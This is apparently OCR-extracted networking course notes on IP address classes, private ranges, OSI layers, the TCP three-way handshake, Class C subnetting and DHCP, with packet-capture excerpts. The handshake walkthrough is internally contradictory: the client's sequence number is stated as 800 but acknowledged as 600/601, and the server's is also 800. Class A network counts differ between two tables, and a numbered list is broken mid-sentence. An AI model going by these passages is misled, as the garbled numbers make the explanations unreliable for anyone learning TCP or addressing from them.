To identify how many bits belongs to network and how many bits belongs to host


Private IP address ranges

The ranges and the amount of usable IP's are as follows:

10.0.0.0 - 10.255.255.255
Addresses: 16,777,216

172.16.0.0 - 172.31.255.255
Addresses: 1,048,576

192.168.0.0 - 192.168.255.255
Addresses: 65,536



Address Class	1st octet range (decimal)	1st octet bits (green bits do not change)	Network(N) and Host(H) parts of address	Default subnet mask (decimal and binary)	Number of possible networks and hosts per network
A	1-127**	00000000-01111111	N.H.H.H	255.0.0.0	128 nets (2^7) 16,777,214 hosts per net (2^24-2)
B	128-191	10000000-10111111	N.N.H.H	255.255.0.0	16,384 nets (2^14) 65,534 hosts per net (2^16-2)
C	192-223	11000000-11011111	N.N.N.H	255.255.255.0	2,097,150 nets (2^21) 254 hosts per net (2^8-2)
D	224-239	11100000-11101111	NA (multicast)		
E	240-255	11110000-11111111	NA (experimental)		

** All zeros (0) and all ones (1) are invalid hosts addresses.

Class	High Bit Order	No. of Network	No. of Host
A	0	2^7 -2	2^24 -2
B	10	2^14 -2	2^16 -2
C	110	2^21 -2	2^8 -2

Formula

To find how many networks --- 2^N – 2

To find how many Host --- 2^H – 2


To Connect both different networks we need one layer 3 devices it may be a router

TRANSPORT


The Transport layer breaks the data into small pieces called segments and reassembles data into a data stream at the destination system. There are two important protocols we need to understand here, the TCP and the UDP. TCP stands for *Transmission Control Protocol* and the UDP is *User Datagram protocol*. TCP is a connection-oriented protocol. It means that it establishes a virtual end-to-end connectivity before sending the actual data. (Imagine you are calling your friend using a mobile phone. First, you will dial and establish connectivity with his/her mobile and only after he/she picks up, you send the data 'hello'). UDP is connectionless protocol, means when it gets the data, it starts running to the destination. (If you want to post a letter to your friend, it is not necessary that you contact your friend first. You simply mail it.). Who decides whether the data has to be given to TCP or UDP?. The Application decides the same. If the Application requires 'Reliability", then it gives the data to TCP and if 'speed' or faster service is the criteria, then it hands over the data to UDP for transportation.

As the data travels from the Application layer to Physical layer en-route to its destination, at different stages it is known by different names. At the Transport layer if TCP carries the data (because the application programme needs reliability and decides to give it to TCP) it is known as *Segments*, if it carries by UDP protocol, it is known as *Datagrams*. At the Network layer, it is known as *Packets.* At the Data link layer, it is known as *Frames.* At the physical layer, it is known as *bits.* It can be compared to calling a child at different stages like a *child– boy – man –*

old man etc. You refer to the same thing.




When we say 'reliable networking' it means that TCP use *acknowledgments*, *Sequencing* and *flow control*. Let us see these in detail. When establishing the connectivity with a destination host (system), TCP exchange 3 packets. This is known as *Call setup* or a *Three-way handshake*.



System ‘Client’ communicating with system ‘System’. First, the System ‘Client’ will send an Syn packet. (Synchronisation packet) to ‘Server’. Refer the following diagram.

‘Client’ says to ‘Server’ that my sequence number is 800 and you keep track of it. Since this is
the first packet being sent by “Client” there is nothing to acknowledge and the acknowledgment field (ack field) is not significant. ‘Server’ replies to ‘Client’. Refer the following diagram.

‘Server’ says that my sequence number is 800 and you keep track of it. Also, I acknowledge
your first packet (600) and you send 601. ‘Client’ acknowledges the ‘Server’s *syn/ack* packet. Refer the following diagram. In the above diagram, ‘Client’ acknowledges the starting sequence number of ‘Server’ i.e. 601 and keeps track of it. And since it employs forward number acknowledgment, its acknowledgment field has a value 601. Since ‘Server’ requested 801 segments, it sends 801. Did you notice that Diagram 1 and Diagram 2 are “Syn” packets and in Diagram 3 it is “Ack” packet?



We have discussed Sequence numbers, Window size, forward number acknowledgment, and sequence number synchronization. The Transport Layer ensures
that the following is achieved while communicating using reliable transport protocol i.e.
the TCP.

1. The segments delivered are acknowledged back to the sender upon their
2. reception
3. Any segment not acknowledged are retransmitted
4. Segments are sequenced back into their proper order upon arrival at their
5. destination
6. A manageable data flow is maintained in order to avoid congestion, overloading and data loss.

Packets are identified by Flags
Port numbers are used to identify the services

1- 65535 (over all ports)
2- Commonly used ports between 1-1023 (standard ports)

SESSION

The session layer tracks connections also called sessions. The session layer should keep track of multiple file downloads requested by a particular FTP application, or multiple telnet connections from a single terminal client, or web page retrievals from a web server.

With TCP/IP, this functionality is handled by application software addressing a connection to a remote machine and using a different local port number for each connection.

The session layer performs the following functions:

- Communication with the Presentation layer above.
- Organize and manage one or more connections per application, between hosts.

- Communication with the Transport layer below.

Example for the Session Layer

Sessions are used to keep track of individual connections to remote servers. Your web browser is an excellent example of the use of sessions.

Your web browser (an application layer object) opens a web page. That page contains text, graphics, Macromedia Flash objects and perhaps a Java applet. The graphics, the Flash object, and the Java applet are all stored as separate files on the web server. To access them, a separate download must be started. Your web browser opens a separate session to the web server to download each of the individual files. The session layer keeps track of which packets and data belong to which file and keeps track of where they go (in this case, to your web browser).

In most modern Internet applications, the session, presentation, and application layers are usually rolled together inside the application itself, thus, your web browser performs all functions of the session, presentation and application layers.

PRESENTATION

The presentation layer handles the conversion of data between a Standards-based or platform independent formats to a format understood by the local machine. This allows for data to be transported between devices and still be understood.

The presentation layer performs the following functions:

Communication with the application layer above.
Translation of data conforming to cross-platform standards into formats understood by the local machine.
Communication with the session layer below.

Examples of Presentation Layer Functions

- Conversion of a Sun.RAS raster graphic to JPG.
- Conversion of ASCII to IBM EBCDIC
- Conversion of .PICT on a MAC to .jpg
- Conversion of .wav to .mp3

APPLICATION

The application layer provider different services to the application. The application in the Application layer we mean FTP, TFTP, HTTP, SMTP, DNS, TELNET, and SNMP etc. These are the Network Server Applications.


FTP	File Transfer Protocol
TFTP	Trivial File Transfer Protocol
HTTP	Hyper text Transfer Protocol
SMTP	Simple Mail Transfer Protocol
DNS	Domain Name system
TELNET	Terminal emulation (for remote access)
SNMP	Simple Network Management Protocol

HOW TO REMEMBER THE LAYER OF OSI MODEL?

The easiest way to remember the different layers of OSI Model is to use the mnemonic **"All people seem to need Data Processing"**

SUBNETTING

The practice of dividing a network into two or more networks is called **subnetting**.



Example: Class C Network

192.168.1.0
N.N.N.H

192 168 1 0
255 255 255 0

0	0	0	0	0	0	0	0
128	64	32	16	8	4	2	1

How to find subnetting

192 168 1 32
255 255 255 224

To find the subnet for this above 192.168.1.32 network explanations 2^3=8-2 = 6 there is 6 networks available. In the above diagram, we are using 27 bit for Network from 32 bit

128	64	32	
0	0	1	192.168.1.32
0	1	0	192.168.1.64
0	1	1	192.168.1.96
1	0	0	192.168.1.128
1	0	1	192.168.1.160
1	1	0	192.168.1.192

Why the 111 is not calculated because it's a subnet mask of 192.168.1.32 network

First IP address for this .32 network is 192.168.1.33 and last IP address is 192.168.1.62 and 192.168.1.63 is a broadcast is and .64 is next network.

Easy to remember the subnet mask

1	0	0	0	0	0	0	0	-128
1	1	0	0	0	0	0	0	-192
1	1	1	0	0	0	0	0	-224
1	1	1	1	0	0	0	0	-240
1	1	1	1	1	0	0	0	-248
1	1	1	1	1	1	0	0	-252
1	1	1	1	1	1	1	0	-254
1	1	1	1	1	1	1	1	-255


DYNAMIC HOST CONFIGURATION PROTOCOL (DHCP)

Dynamic Host Configuration Protocol (DHCP) is a network protocol that enables a server to automatically assign an IP address to a computer from a defined range of numbers (i.e., a scope) configured for a given network.
DHCP assigns an IP address when a system is started, for example:


1. A user turns on a computer with a DHCP client.
2. The client computer sends a broadcast request (called a DISCOVER or DHCPDISCOVER), looking for a DHCP server to answer.
3. The router directs the DISCOVER packet to the correct DHCP server.
4. The server receives the DISCOVER packet. Based on availability and usage policies set on the server, the server determines an appropriate address (if any) to give to the client. The server then temporarily reserves that address for the client and sends back to the client an OFFER (or DHCPOFFER) packet, with that address information. The server also configures the client's DNS servers, WINS servers, NTP servers, and sometimes other services as well.


5. The client sends a REQUEST (or DHCPREQUEST) packet, letting the server know that it intends to use the address.
6. The server sends an ACK (or DHCPACK) packet, confirming that the client has a been given a lease on the address for a server-specified period of time.


When a computer uses a static IP address, it means that the computer is manually configured to use a specific IP address. One problem with a static assignment, which can result from user error or inattention to detail, occurs when two computers are configured with the same IP address. This creates a conflict that results in loss of service. Using DHCP to dynamically assign IP addresses.





15	11...	000C...	*BRO...	DHCP	Discover	(xid=77...	0.0.0.0	255.25...	IP
16	11...	LOCAL	*BRO...	DHCP	Offer	(xid=77...	SYSTEM-7	255.25...	IP
17	11...	000C...	*BRO...	DHCP	Request	(xid=77...	0.0.0.0	255.25...	IP
18	11...	LOCAL	*BRO...	DHCP	ACK	(xid=77...	SYSTEM-7	255.25...	IP


Microsoft Network Monitor - [Capture: 1 (Detail)]
File Edit Display Tools Options Window Help
F... Ti... Src ... Dst ... Pr... Description Src Ot... Dst Ot... Ty
15 11... 000C... *BRO... DHCP Discover (xid=77... 0.0.0.0 255.25... IP
16 11... LOCAL *BRO... DHCP Offer (xid=77... SYSTEM-7 255.25... IP
17 11... 000C... *BRO... DHCP Request (xid=77... 0.0.0.0 255.25... IP
IP: Total Length = 328 (0x148)
IP: Identification = 56 (0x38)
IP: Fragmentation Summary = 0 (0x0)
IP: Time to Live = 128 (0x80)
IP: Protocol = UDP - User Datagram
IP: Checksum = 14702 (0x396E)
IP: Source Address = 0.0.0.0
IP: Destination Address = 255.255.255.255
UDP: Src Port: Bootstrap Protocol Client (68); Dst Port: Bootstrap Protocol Server (67);
00000000 FF FF FF FF FF FF 00 0C 29 BB DE 69 08 00 45 00
00000010 01 48 00 38 00 00 80 11 39 6E 00 00 00 00 FF FF
00000020 FF FF 00 44 00 43 01 34 9E 45 01 01 06 00 53 1D
DHCP Protocol Discover Message F#: 15/92 Off: 42 (x2A) L: 300 (x12C)


Microsoft Network Monitor - [Capture: 1 (Detail)]
File Edit Display Tools Options Window Help
F... Ti... Src ... Dst ... Pr... Description Src Ot... Dst Ot... Ty
15 11... 000C... *BRO... DHCP Discover (xid=77... 0.0.0.0 255.25... IP
16 11... LOCAL *BRO... DHCP Offer (xid=77... SYSTEM-7 255.25... IP
17 11... 000C... *BRO... DHCP Request (xid=77... 0.0.0.0 255.25... IP
IP: Total Length = 328 (0x148)
IP: Identification = 342 (0x156)
IP: Fragmentation Summary = 0 (0x0)
IP: Time to Live = 128 (0x80)
IP: Protocol = UDP - User Datagram
IP: Checksum = 11855 (0x2E4F)
IP: Source Address = 10.0.0.1
IP: Destination Address = 255.255.255.255
UDP: Src Port: Bootstrap Protocol Server (67); Dst Port: Bootstrap Protocol Client (68);
00000000 FF FF FF FF FF FF 00 0C 29 E2 14 E5 08 00 45 00
00000010 01 48 01 56 00 00 80 11 2E 4F 0A 00 00 01 FF FF
00000020 FF FF 00 43 00 44 01 34 50 2A 02 01 06 00 53 1D
